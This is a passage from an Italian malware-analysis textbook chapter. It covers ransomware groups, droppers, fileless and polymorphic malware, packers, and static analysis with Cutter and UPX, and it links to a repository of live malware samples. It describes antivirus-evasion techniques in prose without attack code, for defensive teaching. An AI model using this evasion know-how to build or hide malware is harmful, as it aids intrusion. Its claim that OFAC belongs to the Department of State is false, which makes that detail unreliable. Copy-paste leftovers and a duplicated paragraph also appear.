

Questi sono gruppi interessati solo al denaro.

Sono aziende con dipendenti e orari di lavoro.

Questi dipendenti possono avere ruoli e responsabilità proprio come in un normale lavoro.

Hacktivisti

Queste sono persone che cercano solo di fare scalpore.

Hanno un punto da dimostrare e faranno molte cose diverse per farlo.

Questo può essere defacing di pagine web o attacchi di tipo Distributed Denial-of-Service (DDoS).

A volte, anche gli Stati-Nazione si impegnano in crimini motivati finanziariamente per ottenere fondi per supportare operazioni continuative.

Ciò che sta accadendo di più, specialmente a partire dal 2020, è che questi Stati-Nazione che erano precedentemente interessati alla proprietà intellettuale a volte hanno iniziato a passare agli attacchi ransomware perché possono essere molto redditizi.

Nonostante le indicazioni dell'**Office of Foreign Assets Control (OFAC)** del Dipartimento di Stato degli Stati Uniti

che affermano che le aziende che pagano ransomware saranno multate, le aziende pagano comunque il riscatto semplicemente perché è più conveniente rispetto a tentare il ripristino, anche nei casi in cui l'azienda ha un'infrastruttura di backup robusta.

Inoltre, le compagnie di assicurazione possono anche decidere di pagare per conto dell'azienda

perché trovano che costi meno pagare un riscatto che coprire i costi di recupero con metodi tradizionali.

Oggi ci sono molte famiglie di ransomware in circolazione.

Una di queste, **Maze**, ha iniziato a colpire le aziende nel 2019 e ha guadagnato forza all'inizio del 2020.

Quando Maze colpisce e critta i file sui sistemi, il malware lascia un'immagine sullo sfondo del desktop del computer della vittima fornendo i dettagli per il pagamento.

Altri ransomware lasciano un documento di testo da qualche parte che viene trovato con la richiesta di riscatto.

Un requisito comune è il pagamento in Bitcoin, anche se possono essere utilizzate altre criptovalute

(valute digitali protette e rese anonime tramite tecniche crittografiche).

Altre famiglie di ransomware diffuse negli ultimi anni includono **Ryuk** e **REvil**.

Ryuk è un esempio di utilizzo di attacchi multipli e complementari per raggiungere un obiettivo.

Ryuk è noto per usare spesso **Trickbot** come punto di partenza.

Anche se Trickbot è iniziato come un Trojan bancario, usato per rubare informazioni bancarie, si è evoluto nel tempo diventando una collezione completa di funzioni.

Una volta che Trickbot ha infettato un sistema, può scaricare Ryuk per infettare ulteriormente il sistema.

Sempre più spesso, gli operatori ransomware stanno anche rubando dati e poi trattenendoli come ostaggio.

Minacciano di rilasciare i dati a meno che non vengano pagati.

Inoltre, sempre di più annunciano il furto dei dati come un modo per far vergognare le aziende nella speranza che la vergogna possa motivarle a pagare.

Le aziende possono trovare più conveniente pagare il riscatto piuttosto che subire vergogna pubblica e perdere potenziali clienti

perché questi scoprono che i loro dati sono stati rubati dall'azienda.

Inoltre, alcune aziende potrebbero dover pagare multe regolamentari o di altro tipo.

Potrebbe essere più economico e migliore per il business pagare la richiesta di riscatto.

Alcuni ransomware possono avere dei **decryptor disponibili pubblicamente** che possono permettere alle vittime di recuperare i dati.

Se riesci a trovare un decryptor, potresti usarlo per evitare di pagare il riscatto.

Il problema con questi decryptor è che potrebbero anche contenere malware, a seconda di dove li hai trovati.

Non tutte le fonti di questi software sono affidabili, come era prevedibile.

Una cosa nota sul ransomware moderno è che gli attaccanti possono posizionare il ransomware nei sistemi per lunghi periodi

prima che venga attivato per criptare i dati.

Questo è accaduto alle organizzazioni sanitarie nel 2020 e continua a succedere perché le pratiche degli operatori ransomware si sono evolute.

Si pensava che gli attaccanti avessero posizionato ransomware nelle organizzazioni sanitarie in tutto il mondo.

L'**FBI** ha annunciato che le organizzazioni sanitarie devono essere vigili a causa di informazioni credibili che indicavano che un operatore ransomware aveva posizionato software in diversi ospedali e altre aziende sanitarie. Questa tecnica di posizionamento prima dell'attivazione, sebbene devastante per le aziende, è una pratica intelligente.

Nel caso in cui il ransomware venga rilevato all'interno di un ambiente, potrebbe essere possibile contenere l'epidemia mentre si diffonde se cripta immediatamente un nuovo sistema infettato.

Invece, se si attende di criptare fino a quando tutti i sistemi possibili sono infettati, ci sono maggiori possibilità che l'organizzazione sia costretta a pagare.

Dropper

Un **dropper** è un tipo di malware che **non arriva comunemente da solo**. Il dropper viene utilizzato come punto di partenza. Una volta installato sul tuo sistema, **inizia a scaricare altri software da installare**. Questo può includere **backdoor, keylogger, client botnet, Trojan o altro software utile all'attaccante**.

Potrebbero esserci molte ragioni per usare un dropper invece di **includere semplicemente tutte le funzionalità che il dropper installerà poi**.

Potrebbe essere per **Mantenere al minimo la dimensione dell'infezione iniziale**.

Potrebbe anche essere che **il dropper riesca a evitare il rilevamento dove l'altro software potrebbe essere rilevato più facilmente**.

Una volta che tutto il software desiderato dall'attaccante è stato installato sul sistema, **il dropper può rimuoversi da solo in modo da non poter essere localizzato**.

Questo tipo di **attacco a più fasi aggiunge livelli di difficoltà non solo nel rilevamento ma anche nell'analisi**.

Un dropper potrebbe anche includere funzionalità per **agire come un nodo Tor in modo da poter scaricare malware dalla rete Tor**.

Questo potrebbe anche aiutare a **evitare il rilevamento, specialmente poiché Tor potrebbe non usare percorsi comuni che potrebbero essere identificati**.

Inoltre, **utilizzerebbe la crittografia, rendendo molto più difficile il rilevamento se i dispositivi di sicurezza non riescono a intercettare e gestire i percorsi HTTP conosciuti (porte)**.

Fileless Malware

Tipicamente, il malware esiste in file sul disco.

Forse la vittima visita un sito web che ospita malware incorporato nelle pagine del sito web.

Il malware quindi si esegue sul computer della vittima, lasciando file che possono essere rilevati.

I programmi anti-malware eseguono spesso la scansione dei file come metodo per rilevare e rimuovere il malware.

Gli sviluppatori di malware riconoscono la minaccia rappresentata dai programmi anti-malware.

Possono utilizzare diverse tecniche per assicurarsi che il malware non venga rilevato.

Una di queste tecniche è non lasciare mai alcun artefatto sul file system.

Questo porta a qualcosa chiamato fileless malware.

Il fileless malware può rendere il rilevamento più difficile,

poiché non c'è alcun file che possa essere confrontato con una firma nei programmi anti-malware.

Richiede il rilevamento dei comportamenti sul sistema della vittima, piuttosto che firme basate su file.

La persistenza diventa un problema con il fileless malware,

poiché non c'è nulla che possa essere eseguito utilizzando un normale processo di avvio.

Tuttavia, esistono metodi per non scrivere mai il malware su disco.

Uno di questi è incorporare uno script PowerShell nel registro di Windows e utilizzare quello script PowerShell per scaricare altro malware sul server della vittima, eseguendolo direttamente in memoria.

Inoltre, lo script PowerShell può utilizzare strumenti già presenti sul sistema per interagire con la rete per movimenti laterali.

Polymorphic Malware

I software anti-malware utilizzano spesso firme per identificare il software dannoso.

Questo potrebbe essere qualcosa come un hash crittografico.

Ogni istanza del file genererà lo stesso hash crittografico, indipendentemente dal sistema su cui si trova,

il che lo rende un indicatore affidabile per sapere se un file è dannoso o meno.

Questo significa che **i sistemi con database anti-malware aggiornati rileveranno e rimuoveranno il malware.**

È vantaggioso per il malware **non avere lo stesso hash crittografico per ogni istanza, così da non essere rilevato e rimosso dal sistema.**

Il malware che viene usato su un **grande numero di sistemi può essere chiamato commodity malware, ovvero malware facilmente disponibile e utilizzato in quanti più posti possibile.**

Il malware personalizzato o mirato può essere compilato specificamente per un bersaglio per garantire che appaia diverso al software anti-malware.

Un'altra tecnica per **eludere il software anti-malware è far sì che il software si riconfiguri quando infetta un nuovo sistema.**

Questo è chiamato **polymorphic malware**, il che significa che ha molte forme.

Quando un pezzo di malware infetta un nuovo sistema, può riscrivere **il decryptor o il payload.**

Una modifica a uno di questi componenti farà sì che **la firma del file cambi.**

Il miglior modo per rilevare l'esistenza di malware di questo tipo è **rilevare i comportamenti di esecuzione.**

Malware Analysis

Prima di procedere con l'analisi, dovresti sapere che **utilizzeremo diversi strumenti per fare l'analisi.**

Invece di prendere tutti gli strumenti e installarli individualmente, potresti trovare più facile **usare un pacchetto che li installerà tutti per te.**

Questa volta **non useremo Kali.**

Invece, **useremo strumenti basati su Windows.**

C'è **un certo rischio in questo.**

La maggior parte del malware è **scritto per sistemi Windows perché è il desktop predominante ed è quello più probabile da usare da parte di persone che possono essere suscettibili a malware e attacchi di ingegneria sociale.**

Poiché potresti lavorare su **malware scritto per sistemi Windows, devi essere prudente mentre ci lavori.**

Qualsiasi errore e ti ritroverai a **lavorare su un sistema compromesso.**

Per ottenere gli strumenti necessari installati, puoi dare un'occhiata a uno **script PowerShell scritto dai membri del team FireEye Labs Advanced Reverse Engineering (FLARE).**

Anche se FireEye non esiste più come entità aziendale, il team Mandiant ha mantenuto il nome FLARE.

È disponibile sul sito GitHub del team FLARE:

<https://github.com/mandiant/flare-vm>.

Lo script `install.ps1` installerà automaticamente tutti gli strumenti necessari utilizzando il gestore di pacchetti Chocolatey.

Esamineremo i **due tipi di analisi malware**.

Il primo, **l'analisi statica**, guarda il codice per analizzarlo.

Useremo strumenti che ci mostreranno **il codice eseguibile senza eseguire realmente il programma**.

Come notato in precedenza, **eseguire il programma è l'ultima cosa che vogliamo fare**.

Il secondo tipo di analisi malware è **l'analisi dinamica**.

Con l'analisi dinamica, **eseguiamo effettivamente il malware e osserviamo il comportamento**.

Come potresti aspettarti, **questo richiede pianificazione, preparazione e, naturalmente, molta attenzione**.

Ci sono tecniche che possiamo utilizzare per consentire che ciò accada.

Ovviamente, è importante **non solo eseguire il malware ma anche monitorare il sistema per determinare cosa sta facendo il malware**.

Live Malware Samples

Campioni **live di malware** possono essere utili per alcune delle analisi che stiamo discutendo qui.

Puoi ottenere campioni live da:

<https://github.com/ytisf/theZoo>,

ma tieni presente che **i campioni lì sono malware reali**, quindi devi fare **molta attenzione con loro**.

Esegui analisi **solo su sistemi isolati, completamente scollegati da qualsiasi rete**.

Virtual Environments

Un modo per eseguire questa analisi è avere **ambienti virtuali**.

Ci sono diversi motivi per questo.

Uno è la **capacità di fare snapshot dell'ambiente**.

Questo significa che puoi sempre **tornare a uno stato noto e pulito, supponendo che ti ricordi di fare lo snapshot**.

Qui è dove serve attenzione.

Devi assicurarti di **fare snapshot al momento giusto e, idealmente, annotare cosa rappresenta ciascuno snapshot**.

Alcuni software per **macchine virtuali (VM)** ti permettono di etichettare lo snapshot.

Per impostazione predefinita, potrebbe mettere solo **una data e un orario**, che **non sono molto descrittivi**,

quindi potresti non sapere in che stato si trovava.

Il software VM è **abbastanza facile da reperire**.

Ci sono diversi modi per impostare un laboratorio.

Puoi allestire un laboratorio **su una singola macchina usando un hypervisor come VMware**.

Questo ti permette di avere **più sistemi virtuali**.

Ti consente anche di **controllare la rete in modo che il malware non possa comunicare verso l'esterno**.

C'è però una sfida nell'eseguire l'analisi del malware in VM:

alcuni malware sono **in grado di riconoscere di essere in esecuzione in una VM** e potrebbero **non mostrare alcun comportamento normale in quel caso**.

Questo serve per **apparire benigni ed evitare l'analisi**.

È uno dei motivi per cui **l'analisi statica può essere così importante**,

perché **non ti affidi al malware che si esponga durante il monitoraggio**.

Static Analysis

L'**analisi statica del malware** si effettua **osservando i dettagli del campione senza eseguirlo**.

Questo può includere le **proprietà del file e il codice effettivo**.

Qui serve **molta pratica e abilità**.

Quando dico che osserviamo il **codice effettivo**, intendo che osserviamo la **disassemblazione del programma**,

passando al **linguaggio assembly** piuttosto che agli **opcodes binari**.

Non sorprende che, per essere bravi in questo aspetto dell'analisi statica, **sia necessario comprendere il linguaggio assembly**.

Altrimenti, ti ritroverai a **guardare un elenco di mnemonici che non significano molto per te, oltre a molti valori esadecimali**.

Il lato positivo di osservare la disassemblazione del file del programma è che **stai guardando effettivamente il programma**.

Non è come nascondere l'esistenza del malware perché **cambia l'hash e l'antivirus non lo rileva**.

Se puoi leggere il programma dalla disassemblazione, **saprai cosa sta facendo**.

Inizieremo in modo semplice.

Guarderemo alcune **proprietà del file**.

Non importa molto in questa fase cosa guardiamo, perché **tutti i programmi hanno queste proprietà**.

Useremo un **programma semplice scritto in C dall'autore**.

I valori delle proprietà **variano da programma a programma** e ci sono alcune proprietà su cui spenderemo del tempo per determinare **se possa essere malware e cosa potrebbe fare**.

Per farlo, useremo un programma chiamato **Cutter**.

Come inizio, possiamo guardare una **panoramica dell'eseguibile** come mostrato in **Figura 8.3**.

OVERVIEW

Info

File:	C:\Program Files (x86)\Windows Mail\wab.	FD:	3	Architecture:	x86
Format:	pe	Base addr:	0x00400000	Machine:	i386
Bits:	32	Virtual addr:	True	OS:	windows
Class:	PE32	Canary:	False	Subsystem:	Windows GUI
Mode:	r-x	Crypto:	False	Stripped:	False
Size:	505 kB	NX bit:	True	Relocs:	False
Type:	EXEC (Executable file)	PIC:	True	Endianness:	LE
Language:	c	Static:	False	Compiled:	Sat Oct 5 18:25:34 1991 UTC-5
		Retro:	N/A	Compiler:	N/A

[Certificates](#) [Version info](#)

Hashes

MD5:	a130bbe252ec65e30546112c286abe19
SHA1:	7b151f6841d759df905325d2fa888feb923644c5
SHA256:	6e0278db7b9ff98cb663d7418e71d76815e2fcda34283a781ab52041a8e1dc89

Libraries

advapi32.dll
kernel32.dll
gdi32.dll
user32.dll

Dalla panoramica possiamo vedere **per quale architettura CPU è stato compilato l'eseguibile — ad esempio 32-bit o 64-bit**.

Possiamo anche determinare che il **formato del file è Portable Executable (PE)**.

Il formato PE **incapsula il codice eseguibile insieme alle informazioni necessarie al sistema operativo per caricare il programma in memoria ed eseguirlo**.

I file PE **non sono solo file .exe**, possono anche essere **librerie a collegamento dinamico (DLL)**.

Lo scopo di un file PE, come detto prima, è fornire **informazioni al loader per caricare tutti gli elementi del programma in memoria**.

Possiamo osservare i diversi elementi usando Cutter.

La **Figura 8.4** mostra un elenco delle sezioni del programma del nostro esempio.

Sections								
Name	Size	Address	End Address	Virtual Size	Permissions	Entropy	Comment	
.text	0x2c00	0x00401000	0x00404000	0x3000	r-x	5.96225124 [00]	-r-x section size 12288 named .text	
.data	0x200	0x00404000	0x00405000	0x1000	rw-	0.24044503 [01]	-rw- section size 4096 named .data	
.idata	0xa00	0x00405000	0x00406000	0x1000	r--	4.37543689 [02]	-r-- section size 4096 named .idata	
.didat	0x200	0x00406000	0x00407000	0x1000	rw-	0.06116285 [03]	-rw- section size 4096 named .didat	
.rsrc	0x7a200	0x00407000	0x00482000	0x7b000	r--	6.03291466 [04]	-r-- section size 503808 named .rsrc	
.reloc	0x400	0x00482000	0x00483000	0x1000	r--	5.14899423 [05]	-r-- section size 4096 named .reloc	

Quando un programma viene compilato, viene suddiviso in **più sezioni identificate con etichette in modo che il loader del sistema operativo sappia cosa farne**.

Ci sono più sezioni che possono far parte dei file PE, ma ci concentreremo su alcune specifiche.

La prima sezione è **.text**, che contiene **tutto il codice eseguibile**.

Un'altra sezione è **.data**, che contiene **tutti i dati inizializzati nel programma**.

Ciò significa che sono **dati conosciuti al momento della compilazione**.

Le variabili definite e inizializzate al momento della compilazione vengono memorizzate nella sezione **.data**.

Molti dati vengono conosciuti e assegnati solo durante l'esecuzione,

questi vengono memorizzati **altrove**.

Packers ed Encryptors

Il motivo per cui parliamo specificamente di queste sezioni è che **possono fornire indizi sul fatto che un programma sia malware o meno**.

Esistono programmi che possono **trasportare malware chiamati packer**.

Questi sono programmi che hanno **una piccola sezione eseguibile**.

L'obiettivo di questa piccola sezione eseguibile, a volte chiamata **stub**, è di prendere il programma reale e **decomprimere** (se è compresso) o **decifrarlo** (se è cifrato).

Una volta che le parti eseguibili vengono decompresse o decifrate, viene avviato un **nuovo thread o processo figlio e il controllo passa a quelle parti eseguibili**.

I **packer e gli encryptor** vengono utilizzati per aiutare a **bypassare i programmi antivirus**.

L'unica cosa che il programma antivirus vede è il **programma stub**.

La compressione potrebbe utilizzare un **algoritmo che l'antivirus non sa gestire**, e lo stesso vale per la cifratura.

Inoltre, senza la chiave, l'antivirus **non può vedere dentro i dati**.

I programmi antivirus **lavorano spesso con le firme**.

Una semplice modifica della chiave di cifratura può cambiare la firma di qualsiasi eseguibile, il che significa che **può eludere l'antivirus**.


Modificare i parametri della compressione **cambia anche la firma**.

Questo **rende importante l'analisi del malware**.

Lo stub eseguibile ha il compito di prendere il programma reale e decomprimerlo se è compresso o decifrarlo se è cifrato. Una volta che le parti eseguibili sono decompresse o decifrate, viene avviato un nuovo thread o un processo figlio e il controllo passa a queste parti eseguibili.

I packer e gli encryptor vengono usati per eludere i programmi antivirus. L'unica cosa che l'antivirus vede è lo stub. La compressione potrebbe usare un metodo che l'antivirus non è in grado di gestire, e lo stesso vale per la cifratura. Senza la chiave, l'antivirus non può vedere all'interno dei dati. Gli antivirus spesso funzionano tramite le firme. Un semplice cambio della chiave di cifratura può modificare la firma di un eseguibile, consentendo di eludere l'antivirus. Anche cambiare i parametri della compressione modifica la firma. Per questo, analizzare il malware diventa importante.

È utile ricordare le informazioni mostrate in Figura 8.4 riguardo le sezioni e le loro dimensioni. Tipicamente, la sezione .text è la più grande. Nel caso di un programma impacchettato o cifrato, lo stub che si trova nella sezione .text sarà relativamente piccolo, mentre la sezione .data sarà grande. Cutter è uno strumento molto versatile per analizzare eseguibili, ma non identifica i file impacchettati. Per questo si può usare un altro programma come PE Detective, che ha il vantaggio di scansionare intere cartelle per identificare i programmi. In Figura 8.5 viene mostrato l'output di una cartella contenente malware, in cui si vede che alcuni sono stati impacchettati con diversi packer. Un packer comune è UPX, utilizzato in questo caso.



PE Detective può anche mostrare quale compilatore è stato usato per il programma, informazione che può essere utile. Se si riapre il file in Cutter, si possono notare alcune proprietà interessanti: a differenza dell'eseguibile visto prima, in cui erano visibili le sezioni con le dimensioni relative, qui non ci sono sezioni visibili nel file impacchettato con UPX. L'assenza della sezione .text è sospetta, ma guardando il punto di ingresso, ossia l'indirizzo di memoria da cui inizia l'esecuzione, si nota un'informazione utile in Figura 8.6.

Sidebar

Function: UPX1:entry0

Offset info:

STACKPTR	32
STACKOP	inc
FAMILY	cpu
STACK	inc
ESIL	0,esp,+4,esp,-=,eax,esp,=[4],4,esp,-=,ecx,esp,=[4],4,es
TYPE	upush
SIZE	1
REFPTR	0
BYTES	60
ID	590

Opcode description:

```
# pushal:  
push all general-purpose registers
```

X-Refs to current address:

Address	Instruction

In alto nella Figura 8.6 c'è un identificativo di funzione che punta a un indirizzo di memoria. Si vede che l'identificativo è UPX1:entry0, indicando che il programma è stato impacchettato con UPX1 e entry0 è l'etichetta per il codice dello stub di decompressione, che segna il punto di ingresso del programma. Non sempre è presente un indicatore così chiaro, ma UPX è uno dei programmi più popolari per comprimere eseguibili.

Se trovi un eseguibile impacchettato, puoi scaricare UPX da <https://upx.github.io>. Per decomprimere un eseguibile, basta eseguire il comando:

php-template

Copy code

```
upx -d <nome_eseguibile> -o <nome_nuovo_eseguibile>
```

Puoi omettere il parametro `-o` e verrà scritto nello stesso nome file. UPX funziona anche su librerie condivise come le DLL.

Disassembly

Il modo più efficace per capire cosa farà un programma, senza eseguirlo, è osservare il codice. Non potendo vedere il codice sorgente, si disassembla l'eseguibile, trasformando gli opcode memorizzati che la CPU comprende in linguaggio assembly, più leggibile per un essere umano. Anche se non è facile da leggere, è più comprensibile dei numeri. La disassemblazione trasforma gli opcode in mnemonici, che sono abbreviazioni di tre o quattro lettere che indicano cosa fa ciascun opcode.

In Figura 8.7 è visibile una sezione di un programma disassemblato usando Cutter. Cutter mostra una visualizzazione di sola lettura del programma, senza possibilità di esecuzione o modifica. Esistono altri strumenti che permettono di controllare l'esecuzione, ma per l'analisi statica Cutter è perfetto.


The screenshot shows the 'Disassembly' tab of the Cutter debugger interface. The assembly code is displayed in a scrollable window. The code is for the `entry0` function, starting at address `0x00405410`. The assembly instructions are color-coded: `pushal`, `mov esi, 0x405000 ; section.UPX1`, `lea edi, [esi - 0x4000]`, `push edi`, `jmp 0x40542a`, `nop`, `mov al, byte [esi]`, `inc esi`, `mov byte [edi], al`, `inc edi`, `add ebx, ebx`, `jne 0x405431`, `mov ebx, dword [esi]`, `sub esi, 0xfffffffffffffc`, `adc ebx, ebx`, `jb 0x405420`, `mov eax, 1`, `add ebx, ebx`, `jne 0x405443`, and `mov ebx, dword [esi]`.

```
Disassembly
/ 0x00405410      (fcn) entry0 390
entry0 ();
    0x00405410      pushal
    0x00405411      mov esi, 0x405000 ; section.UPX1
    0x00405416      lea edi, [esi - 0x4000]
    0x0040541c      push edi
    ,=< 0x0040541d      jmp 0x40542a
    | 0x0040541f      nop
    .--> 0x00405420      mov al, byte [esi]
    :| 0x00405422      inc esi
    :| 0x00405423      mov byte [edi], al
    :| 0x00405425      inc edi
    :| 0x00405426      add ebx, ebx
    ,==< 0x00405428      jne 0x405431
    |:`-> 0x0040542a      mov ebx, dword [esi]
    |: 0x0040542c      sub esi, 0xfffffffffffffc
    |: 0x0040542f      adc ebx, ebx
    ``==< 0x00405431      jb 0x405420
    0x00405433      mov eax, 1
    0x00405438      add ebx, ebx
    ,=< 0x0040543a      jne 0x405443
    | 0x0040543c      mov ebx, dword [esi]
```

Per comprendere ciò che accade, è necessario saper leggere il linguaggio assembly, che richiede pratica. Nei linguaggi di alto livello si lavora con variabili, nell'assembly si lavora con la memoria tramite registri. Gli operandi, ossia i dati su cui agisce un opcode, sono memorizzati nei registri, che sono aree di memoria a lunghezza fissa all'interno della CPU, velocemente accessibili. Per caricare dati nei registri si usa l'operazione `mov`, che sposta dati da un punto a un altro.

Nella seconda riga della Figura 8.8 si vede l'operazione:

```
nginx
Copy code
mov esi, 0x405000
```



